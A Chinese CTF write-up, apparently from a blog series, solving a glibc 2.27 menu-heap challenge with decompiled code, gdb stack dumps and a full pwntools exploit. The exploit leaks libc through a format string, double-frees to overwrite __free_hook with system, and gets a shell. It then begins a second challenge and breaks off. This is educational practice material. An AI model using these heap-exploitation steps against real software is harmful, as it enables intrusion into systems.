
保护是绿油油。



```
read(0, buf, 0x20uLL);
_printf_chk(1LL, (__int64)buf);
puts("Please input your ID.");
read(0, s, 8uLL);
puts(s);
while ( 1 )
{
  sub_B7D();
  _isoc99_scanf("%d", &v1);
  getchar();
  switch ( v1 )
  {
    case 1:
      add();
      break;
    case 2:
      edit();
      break;
    case 3:
      show();
      break;
    case 4:
      delete();
      break;
    case 5:
      puts("Goodbye~");
      exit(0);
    default:
      puts("Wrong choice!");
      return __readfsqword(0x28u) ^ v4;
```


菜单堆，一上来先给了我个格式化字符串漏洞的下马威。

add




```
v3 = __readfsqword(0x28u);
if ( dword_20204C > 16 )
  puts("Enough!");
puts("Please input the size of story: ");
_isoc99_scanf("%d", &v2);
*((_DWORD *)&unk_202060 + 4 * dword_20204C) = v2;
v0 = dword_20204C;
*((_QWORD *)&unk_202068 + 2 * v0) = malloc(v2);
puts("please inpute the story: ");
read(0, *((void **)&unk_202068 + 2 * dword_20204C), v2);
++dword_20204C;
puts("Done!");
return __readfsqword(0x28u) ^ v3;
```

这结构稍微饶了一点。就是从202060开始，八个字节大小，八个字节地址。




```
int edit()
{
  return puts("You are not the king, so can't edit the story");
}
```



```
int show()
{
  return puts("You are not the king, so you can't show the story.");
}
```

没有edit跟show。




```
v2 = __readfsqword(0x28u);
puts("Please input the index:");
_isoc99_scanf("%d", &v1);
free(*((void **)&unk_202068 + 2 * v1));
puts("Done!");
return __readfsqword(0x28u) ^ v2;
```

free不能说没有清理干净吧，只能说没有清理。


环境是ubuntu18，有个uaf，我们可以直接考虑double free，也不用绕过啥保护，直接攻击malloc_hook，然后getshell。

那么我们首先从泄露地址开始，我们直接用那个开头的格式化字符串来泄露。
泄露函数的时候要注意这个printf_chk函数跟我们平常见到的printf函数还不大一样，泄露地址的时候还是要结合gdb




```
 R15  0x0
 RBP  0x7fffffffcb90 —▸ 0x7fffffffcba0 —▸ 0x555555554f20 ◂— push   r15
 RSP  0x7fffffffca50 ◂— 0x0
*RIP  0x7ffff7b16230 (__printf_chk+96) ◂— mov    rax, qword ptr fs:[0x28]
─────────────────────────────────────[ DISASM ]─────────────────────────────────────
   0x7ffff7b161e3 <__printf_chk+19>     mov    qword ptr [rsp + 0x30], rdx
   0x7ffff7b161e8 <__printf_chk+24>     mov    qword ptr [rsp + 0x38], rcx
   0x7ffff7b161ed <__printf_chk+29>     mov    qword ptr [rsp + 0x40], r8
   0x7ffff7b161f2 <__printf_chk+34>     mov    qword ptr [rsp + 0x48], r9
   0x7ffff7b161f7 <__printf_chk+39>     je     __printf_chk+96 <__printf_chk+96>
    ↓
 ► 0x7ffff7b16230 <__printf_chk+96>     mov    rax, qword ptr fs:[0x28]
   0x7ffff7b16239 <__printf_chk+105>    mov    qword ptr [rsp + 0x18], rax
   0x7ffff7b1623e <__printf_chk+110>    xor    eax, eax
   0x7ffff7b16240 <__printf_chk+112>    mov    rbp, qword ptr [rip + 0x2b8cf9]
   0x7ffff7b16247 <__printf_chk+119>    mov    rbx, qword ptr [rbp]
   0x7ffff7b1624b <__printf_chk+123>    mov    eax, dword ptr [rbx]
──────────────────────────────────────[ STACK ]──────────────────────────────────────
00:0000│ rsp  0x7fffffffca50 ◂— 0x0
01:0008│      0x7fffffffca58 ◂— 0x6562b026
02:0010│      0x7fffffffca60 —▸ 0x7ffff7ffea98 —▸ 0x7ffff7ffe9c8 —▸ 0x7ffff7ffe738 —▸ 0x7ffff
7ffe710 ◂— ...
03:0018│      0x7fffffffca68 —▸ 0x7fffffffcba8 —▸ 0x7ffff7a05b97 (__libc_start_main+231) ◂— m
ov    edi, eax
04:0020│      0x7fffffffca70 —▸ 0x7fffffffcbe0 —▸ 0x555555554a00 ◂— xor    ebp, ebp
05:0028│      0x7fffffffca78 —▸ 0x7ffff7a6f1bd (_IO_file_write+45) ◂— test   rax, rax
06:0030│      0x7fffffffca80 ◂— 0x20 /* ' ' */
07:0038│      0x7fffffffca88 —▸ 0x7ffff7af4081 (read+17) ◂— cmp    rax, -0x1000 /* 'H=' */
────────────────────────────────────[ BACKTRACE ]────────────────────────────────────
```

上面都是一些初始化的过程，跑到这里才进入正题。




```
aaaaaaaa-0x200x7ffff7af4081-0x11-0x7ffff7ff7580-0x7ffff7dcc2a0
```

结合输出，结合栈，看偏移



```
02:0010│         0x7fffffffca60 —▸ 0x7ffff7ffea98 —▸ 0x7ffff7ffe9c8 —▸ 0x7ffff7ffe738 —▸ 0x7
ffff7ffe710 ◂— ...
03:0018│         0x7fffffffca68 —▸ 0x7fffffffcba8 —▸ 0x7ffff7a05b97 (__libc_start_main+231)
◂— mov    edi, eax
04:0020│         0x7fffffffca70 —▸ 0x7fffffffcbe0 —▸ 0x555555554a00 ◂— xor    ebp, ebp
05:0028│         0x7fffffffca78 —▸ 0x7ffff7a6f1bd (_IO_file_write+45) ◂— test   rax, rax
06:0030│         0x7fffffffca80 ◂— 0x20 /* ' ' */
07:0038│         0x7fffffffca88 —▸ 0x7ffff7af4081 (read+17) ◂— cmp    rax, -0x1000 /* 'H=' *
/
08:0040│         0x7fffffffca90 ◂— 0x11
09:0048│         0x7fffffffca98 —▸ 0x7ffff7ff7580 ◂— 0x7ffff7ff7580
0a:0050│         0x7fffffffcaa0 —▸ 0x7ffff7dd07e3 (_IO_2_1_stdout_+131) ◂— 0xdd18c0000000000
a /* '\n' */
0b:0058│         0x7fffffffcaa8 —▸ 0x7ffff7a70f51 (_IO_do_write+177) ◂— mov    rbp, rax
0c:0060│         0x7fffffffcab0 —▸ 0x555555555104 ◂— push   rdi /* "What's your name?" */
0d:0068│         0x7fffffffcab8 —▸ 0x7ffff7dd0760 (_IO_2_1_stdout_) ◂— 0xfbad2887
0e:0070│         0x7fffffffcac0 ◂— 0xa /* '\n' */
0f:0078│         0x7fffffffcac8 —▸ 0x555555555104 ◂— push   rdi /* "What's your name?" */
10:0080│         0x7fffffffcad0 —▸ 0x7ffff7dcc2a0 (_IO_file_jumps) ◂— 0x0
11:0088│         0x7fffffffcad8 ◂— 0x0
... ↓
13:0098│         0x7fffffffcae8 —▸ 0x7ffff7a71403 (_IO_file_overflow+259) ◂— cmp    eax, -1
14:00a0│         0x7fffffffcaf0 ◂— 0x11
15:00a8│         0x7fffffffcaf8 —▸ 0x7ffff7dd0760 (_IO_2_1_stdout_) ◂— 0xfbad2887
16:00b0│         0x7fffffffcb00 —▸ 0x555555555104 ◂— push   rdi /* "What's your name?" */
17:00b8│         0x7fffffffcb08 —▸ 0x7ffff7a64b62 (puts+418) ◂— cmp    eax, -1
18:00c0│         0x7fffffffcb10 ◂— 0x0
... ↓
1b:00d8│         0x7fffffffcb28 —▸ 0x7fffffffcb90 —▸ 0x7fffffffcba0 —▸ 0x555555554f20 ◂— pus
h   r15
1c:00e0│         0x7fffffffcb30 —▸ 0x555555554a00 ◂— xor    ebp, ebp
1d:00e8│         0x7fffffffcb38 —▸ 0x555555554e0a ◂— lea    rdi, [rip + 0x305]
1e:00f0│         0x7fffffffcb40 —▸ 0x7ffff7dcc2a0 (_IO_file_jumps) ◂— 0x0
1f:00f8│         0x7fffffffcb48 —▸ 0x7ffff7a6e859 (_IO_file_setbuf+9
20:0100│         0x7fffffffcb50 —▸ 0x7ffff7dd0680 (_IO_2_1_stderr_) ◂— 0xfbad2087
```

偏移为1的在这里，也看得出来这个函数实际上是通过_I_O_FILE来进行的一个输出。



```
   0x7fffffffca70 —▸ 0x7fffffffcbe0 —▸ 0x555555554a00 ◂— xor    ebp, ebp
   0x7fffffffca78 —▸ 0x7ffff7a6f1bd (_IO_file_write+45) ◂— test   rax, rax
   0x7fffffffca80 ◂— 0x20 /* ' ' */
   0x7fffffffca88 —▸ 0x7ffff7af4081 (read+17) ◂— cmp    rax, -0x1000 /* 'H='
```

偏移为2的时候就找到一个可以用的，那我们就输出这个地址来拿到libc的基地址。

```python
from pwn import*

r = remote("node3.buuoj.cn", 28362)
#r = process("./109")

elf = ELF("./109")
libc = ELF("./64/libc-2.27.so")

context.log_level = "debug"

def add(size, content):
    r.sendlineafter("Input your choice:", "1")
    r.sendlineafter("Please input the size of story: \n", str(size))
    r.sendlineafter("please inpute the story: \n", content)

def delete(index):
    r.sendlineafter("Input your choice:", "4")
    r.sendlineafter("Please input the index:\n", str(index))

payload = "%p-%p"
r.sendlineafter("What's your name?\n", payload)
r.recvuntil("-0x")
libc_base = int(r.recv(12), 16) - 0x110081
free_hook = libc_base + libc.sym['__free_hook']
system_addr = libc_base + libc.sym['system']

r.sendlineafter("Please input your ID.\n", "123456")

add(0x70, 'aaaa') #0
add(0x60, "/bin/sh\x00") #1
delete(0)
delete(0)

payload = p64(free_hook)
add(0x70, payload)

add(0x70, 'aaaa')
add(0x70, p64(system_addr))

#gdb.attach(r)

delete(1)

r.interactive()
```


要注意的是printf_chk函数不能任意泄露地址，只能泄露栈里面的地址，任意泄露的话会报这样的错。

```
'*** invalid %N$ use detected ***\n'
```

还要注意的是这道题我们攻击的是free hook，为什么？因为我们在攻击malloc hook的时候需要用one_gadget，但是我们需要realloc抬栈，但是很多时候抬不对，如果我们用free的话，直接俄system就可以，因为可以传参。


110 gyctf_2020_some_thing_interesting

保护




```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbo
ls              FORTIFY Fortified       Fortifiable  FILE
Full RELRO      Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH   No Sy
mbols        Yes 0               3        ./110
```

进入程序首先映入眼帘的是




```
char *sub_B7A()
{
  memset(s1, 0, 0x14uLL);
  puts("#########################");
  puts("#        Surprise       #");
  puts("#---------------------#");
  printf("> Input your code please:");
  read(0, s1, 0x13uLL);
  if ( strncmp(s1, "OreOOrereOOreO", 0xEuLL) )
  {
    puts("Emmmmmm!Maybe you want Fool me!");
    exit(0);
  }
  puts("#---------------------#");
  puts("#       ALL Down!       #");
  puts("#########################");
  return s1;
}
```



```
unsigned __int64 sub_C6A()
{
  unsigned __int64 v1; // [rsp+8h] [rbp-8h

  v1 = __readfsqword(0x28u);
  puts("#########################");
  puts("#       Action menu     #");
  puts("#---------------------#");
  puts("#     0.Check  Code.    #");
  puts("#     1.Create Oreo.    #");
  puts("#     2.Modify Oreo.    #");
  puts("#     3.Delete Oreo.    #");
  puts("#     4.View   Oreo.    #");
  puts("#     5.Exit   system.  #");
  puts("#########################");
  return __readfsqword(0x28u) ^ v1;
}
```

然后就是我们熟悉的菜单堆。

